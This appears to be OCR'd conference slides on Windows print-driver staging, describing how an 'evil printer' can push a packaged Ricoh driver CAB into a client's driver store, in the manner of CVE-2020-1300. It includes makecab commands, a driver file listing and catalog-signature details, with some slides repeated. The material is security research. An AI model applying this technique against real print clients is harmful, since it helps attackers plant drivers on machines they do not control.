
Driver signing and driver integrity are checked on the print client.

...

Driver package installation requires a driver store, which is not available on versions of Windows earlier than Windows Vista.

Staging a Print Driver
Can Someone Else Stage Drivers?

An evil printer can stage a print driver!




1. GetPrinterDriver

2. Send a packaged driver (CAB)


3. Add to Driver Store

Staging a Print Driver
PoC || GTFO

An evil printer can stage a print driver!




Staging a Print Driver
Creating a Ricoh CAB



› This PC › Downloads › disk1

Name	Date modified	Type	Size
copcl6ud	7/2/2019 4:07 PM	Text Document	1 KB
mfricr64.dl_	3/3/2016 7:26 PM	DL_ File	46 KB
oemsetup.dsc	7/2/2019 4:07 PM	DSC File	1 KB
oemsetup	7/2/2019 4:07 PM	Setup Information	3 KB
rd01kd64.dl_	9/25/2012 2:52 PM	DL_ File	534 KB
Readme	6/28/2019 1:06 PM	HTML File	43 KB
ricdb64.dl_	8/22/2006 1:59 PM	DL_ File	29 KB
ricu0n	7/22/2019 6:54 AM	Security Catalog	20 KB
ricu0ncb.dl_	5/23/2018 10:25 AM	DL_ File	809 KB
ricu0ncd.dl_	6/10/2019 1:17 PM	DL_ File	2,991 KB
ricu0ncd.psz	7/2/2019 4:07 PM	PSZ File	4,127 KB
ricu0nce.eij	5/15/2009 10:19 AM	EIJ File	1 KB
ricu0ncf.cfz	7/2/2019 3:58 PM	CFZ File	7,874 KB
ricu0nch	12/5/2018 8:08 AM	Compiled HTML ...	236 KB
ricu0nci.dl_	6/10/2019 1:17 PM	DL_ File	653 KB
ricu0ncj.dl_	4/25/2013 4:31 PM	DL_ File	162 KB
ricu0ncl	7/2/2019 4:07 PM	Configuration sett...	1 KB
ricu0nct.dl_	2/16/2007 9:47 AM	DL_ File	31 KB
ricu0ncz.dlz	7/2/2019 3:58 PM	DLZ File	6,312 KB
ricu0ngl.dl_	6/10/2019 1:17 PM	DL_ File	99 KB
ricu0ngr.dl_	6/10/2019 1:17 PM	DL_ File	1,862 KB
ricu0nlm.dl_	12/26/2013 2:44 PM	DL_ File	18 KB
ricu0ntl.ex_	10/29/2018 1:35 PM	EX_ File	1,590 KB
ricu0nug.dl_	6/10/2019 1:17 PM	DL_ File	2,470 KB
ricu0nug.miz	7/2/2019 3:58 PM	MIZ File	1 KB
ricu0nui.dl_	6/10/2019 1:17 PM	DL_ File	1,978 KB
ricu0nui.irj	7/2/2019 4:07 PM	IRJ File	1 KB
ricu0nui.rcf	4/16/2012 12:58 PM	RCF File	1 KB
ricu0nui.rdj	3/25/2013 8:48 AM	RDJ File	1 KB
ricu0nur.dl_	6/10/2019 1:17 PM	DL_ File	2 KB


```
> dir /s /b /a-d > ../files.txt
> makecab /D MaxDiskSize=268435456 /d "CabinetName1=oemsetup.cab" /f ../files.txt
```



```
C:\Users\lowlevel\Downloads\disk1>dir /s /b /a-d > ../files.txt

C:\Users\lowlevel\Downloads\disk1>makecab /D MaxDiskSize=268435456 /d "CabinetName1=oemsetup.cab" /f ../files.txt
Cabinet Maker - Lossless Data Compression Tool

32,644,962 bytes in 30 files
Total files:              30
Bytes before:     32,644,962
Bytes after:      27,060,723
After/Before:            82.89% compression
Time:                    18.25 seconds ( 0 hr  0 min 18.25 sec)
Throughput:            1747.13 Kb/second

C:\Users\lowlevel\Downloads\disk1>
```


Name	Date modified	Type	Size
oemsetup	7/1/2021 5:03 PM	Cabinet File	26,436 KB

Staging a Print Driver
Creating a Ricoh CAB



Name	Date modified	Type	Size
copcl6ud	7/2/2019 4:07 PM	Text Document	1 KB
mfricr64.dl_	3/3/2016 7:26 PM	DL_ File	46 KB
oemsetup.dsc	7/2/2019 4:07 PM	DSC File	1 KB
oemsetup	7/2/2019 4:07 PM	Setup Information	3 KB
rd01kd64.dl_	9/25/2012 2:52 PM	DL_ File	534 KB
Readme	6/28/2019 1:06 PM	HTML File	43 KB
ricdb64.dl	8/22/2006 1:59 PM	DL_ File	29 KB
ricu0n	7/22/2019 6:54 AM	Security Catalog	20 KB
ricu0ncb.dl_	5/23/2018 10:25 AM	DL_ File	809 KB
ricu0ncd.dl_	6/10/2019 1:17 PM	DL_ File	2,991 KB
ricu0ncd.psz	7/2/2019 4:07 PM	PSZ File	4,127 KB
ricu0nce.eij	5/15/2009 10:19 AM	EIJ File	1 KB
ricu0ncf.cfz	7/2/2019 3:58 PM	CFZ File	7,874 KB
ricu0nch	12/5/2018 8:08 AM	Compiled HTML ...	236 KB
ricu0nci.dl_	6/10/2019 1:17 PM	DL_ File	653 KB
ricu0ncj.dl_	4/25/2013 4:31 PM	DL_ File	162 KB
ricu0ncl	7/2/2019 4:07 PM	Configuration sett...	1 KB
ricu0nct.dl_	2/16/2007 9:47 AM	DL_ File	31 KB
ricu0ncz.dlz	7/2/2019 3:58 PM	DLZ File	6,312 KB
ricu0ngl.dl_	6/10/2019 1:17 PM	DL_ File	99 KB
ricu0ngr.dl_	6/10/2019 1:17 PM	DL_ File	1,862 KB
ricu0nlm.dl_	12/26/2013 2:44 PM	DL_ File	18 KB
ricu0ntl.ex_	10/29/2018 1:35 PM	EX_ File	1,590 KB
ricu0nug.dl_	6/10/2019 1:17 PM	DL_ File	2,470 KB
ricu0nug.miz	7/2/2019 3:58 PM	MIZ File	1 KB
ricu0nui.dl_	6/10/2019 1:17 PM	DL_ File	1,978 KB
ricu0nui.irj	7/2/2019 4:07 PM	IRJ File	1 KB
ricu0nui.rcf	4/16/2012 12:58 PM	RCF File	1 KB
ricu0nui.rdj	3/25/2013 8:48 AM	RDJ File	1 KB
ricu0nur.dl_	6/10/2019 1:17 PM	DL_ File	2 KB


```
> dir /s /b /a-d > ../files.txt
> makecab /D MaxDiskSize=268435456 /d “CabinetName1=oemsetup.cab” /f ../files.txt
```



```
C:\Users\lowlevel\Downloads\disk1>dir /s /b /a-d > ../files.txt

C:\Users\lowlevel\Downloads\disk1>makecab /D MaxDiskSize=268435456 /d "CabinetName1=oemsetup.cab" /f ../files.txt
Cabinet Maker - Lossless Data Compression Tool

32,644,962 bytes in 30 files
Total files:              30
Bytes before:     32,644,962
Bytes after:      27,060,723
After/Before:            82.89% compression
Time:                    18.25 seconds ( 0 hr  0 min 18.25 sec)
Throughput:            1747.13 Kb/second

C:\Users\lowlevel\Downloads\disk1>
```

Name	Date modified	Type	Size
oemsetup	7/1/2021 5:03 PM	Cabinet File	26,436 KB

Staging a Print Driver
Ricoh Cab Integrity



mfricr64.dl_
DL_ File
45.1 KB

ricu0n
Security Catalog
19.7 KB

ricu0nch
Compiled HTML Help file
235 KB

ricu0ngl.dl_
DL_ File
98.5 KB

ricu0nui.dl_
DL_ File
1.93 MB

ricu0n Properties

Signature list

Name of signer:	Digest algorithm	Timestamp
Microsoft Windo...	sha1	Monday, July 22, 201...

Digital Signature Details

Digital Signature Information
This digital signature is OK.

Signer information

Name: oft Windows Hardware Compatibility Publisher

E-mail: Not available

Signing time: Monday, July 22, 2019 6:54:20 AM

Certificate

Show: <All>

Field	Value
Version	V3
Serial number	33000000387a14cce6619d8c5...
Signature algorithm	sha1RSA
Signature hash algorithm	sha1
Issuer	Microsoft Windows Hardware ...
Valid from	Thursday, April 18, 2019 2:42...
Valid to	Friday, March 27, 2020 2:42:2...
Subject	Microsoft Windows Hardware

Friday, March 27, 2020 2:42:23 PM

Security Catalog

Catalog entries:

Tag
0AFDC54B33AC1C5973084382462820527A5D5E2A
16E91D841E2667C635D347197ED5EF9A65C9B2E4
1B06E30E15A3F3A57E35983FCA9EEBF57C920163

Entry details

Field	Value
Thumbprint algorithm	sha1
Thumbprint	16 e9 1d 84 1e 26 67 c6 35 d3 47 19...
File	ricu0nur.dll

Value:

Staging a Print Driver

Configure Evil Printer With the Ricoh CAB


- Exactly like the CVE-2020-1300 attack
- To configure evil printer:
  - Refer back to earlier slides for set up

OR

  - Use the tool we'll talk about shortly

Staging a Print Driver

Using Evil Printer to Stage



Name	Date modified	Type
vm3d.inf_amd64_fbb3fb9668d2f328	7/1/2021 8:07 PM	File folder
